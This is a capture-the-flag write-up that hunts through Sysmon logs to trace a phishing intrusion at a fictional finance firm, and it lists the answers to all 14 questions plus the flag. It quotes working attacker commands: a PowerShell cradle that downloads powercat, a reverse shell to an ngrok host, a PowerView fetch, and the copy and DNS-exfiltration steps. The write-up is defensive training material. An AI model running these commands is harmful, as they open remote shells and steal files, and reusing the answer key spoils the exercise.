
Hunt Me I: Payment Collectors
The Hunt Me rooms swap the guided tactic-by-tactic format for a single Sysmon-heavy Elastic index and a scoreboard: a Finance Director, Michael Ascot at SwiftSpend, opened a phishing attachment, and you have 14 questions to reconstruct exactly what happened. Everything lives in one winlogbeat index, so the whole hunt is one long pivot from the first double-click to the last DNS query.
Initial access: the LNK lure
The attachment Michael downloaded was Invoice_AT_2023-227.zip, and inside it was Payment_Invoice.pdf.lnk.lnk, a shortcut wearing a double extension to look like a PDF. Double-clicking it spawned powershell.exe from explorer, and that PowerShell immediately reached out for a reverse-shell tool.

The command was a classic download cradle: IEX(New-Object System.Net.WebClient).DownloadString('https://raw.githubusercontent.com/besimorhino/powercat/master/powercat.ps1'), followed by powercat -c 2.tcp.ngrok.io -p 19282 -e powershell. So the reverse-shell tool URL is powercat.ps1 on GitHub, and the workstation called back to the attacker’s ngrok tunnel on port 19282.
Discovery
With a shell, the attacker enumerated the host. The first native Windows binary they ran for system enumeration was systeminfo.exe, followed by whoami, net user, and net localgroup. To map the domain they pulled a well-known recon script, PowerView, from https://raw.githubusercontent.com/PowerShellEmpire/PowerTools/master/PowerView/powerview.ps1, whose function bodies (Convert-NameToSid and friends) show up verbatim in the PowerShell script-block logs.
Collection

Domain recon pointed the attacker at a finance file share. They mapped it with net use Z: \\FILESRV-01\SSF-FinancialRecords, so the share name is SSF-FinancialRecords, then bulk-copied it with Robocopy . C:\Users\michael.ascot\downloads\exfiltration /E. The copy destination is C:\Users\michael.ascot\downloads\exfiltration, and among the stolen files was ClientPortfolioSummary.xlsx.
Exfiltration over DNS
The loot was staged into an archive with Compress-Archive, producing exfilt8me.zip. The clever part is how it left the network: there is no HTTP upload in the logs at all. Instead, the ZIP was base64-encoded, split into chunks, and smuggled out one nslookup query at a time, each chunk becoming a subdomain of the attacker’s server. That makes the technique T1048 (Exfiltration Over Alternative Protocol), and the destination domain is haz4rdw4re.io.
Because every chunk is visible in the process command lines, the exfiltrated data can be rebuilt straight from the logs. The final two nslookup queries carry a second, smaller payload; concatenating and base64-decoding them (VEhNezE0OTczMjFm...RmYjEyNGZiMTY1NjZlfQ==) reconstructs the flag: THM{1497321f4f6f059a52dfb124fb16566e}.

Every answer
| # | Question | Answer |
|---|---|---|
| 1 | ZIP attachment | Invoice_AT_2023-227.zip |
| 2 | Extracted file | Payment_Invoice.pdf.lnk.lnk |
| 3 | Process from the file | powershell.exe |
| 4 | Reverse-shell tool URL | .../besimorhino/powercat/master/powercat.ps1 |
| 5 | Callback port | 19282 |
| 6 | First enum binary | systeminfo.exe |
| 7 | Domain-enum script URL | .../PowerShellEmpire/PowerTools/master/PowerView/powerview.ps1 |
| 8 | Mapped file share | SSF-FinancialRecords |
| 9 | Copy destination | C:\Users\michael.ascot\downloads\exfiltration |
| 10 | Excel file from share | ClientPortfolioSummary.xlsx |
| 11 | Exfil archive | exfilt8me.zip |
| 12 | Exfil technique ID | T1048 |
| 13 | Attacker server domain | haz4rdw4re.io |
| 14 | Reconstructed flag | THM{1497321f4f6f059a52dfb124fb16566e} |
Wrap-up
Payment Collectors is a compact but complete intrusion, and its lesson is that a single well-instrumented log source, Sysmon shipped into Elastic, is enough to walk an attacker end to end. Process creation gave up the lure and the powercat callback, script-block logging exposed the PowerView recon, and the exfil, which deliberately avoided any HTTP that a proxy might catch, still left a perfect trail in nslookup command lines. The final flag being recoverable from those same DNS chunks is the room’s point in miniature: the attacker’s own covert channel is the analyst’s evidence, right down to the bytes.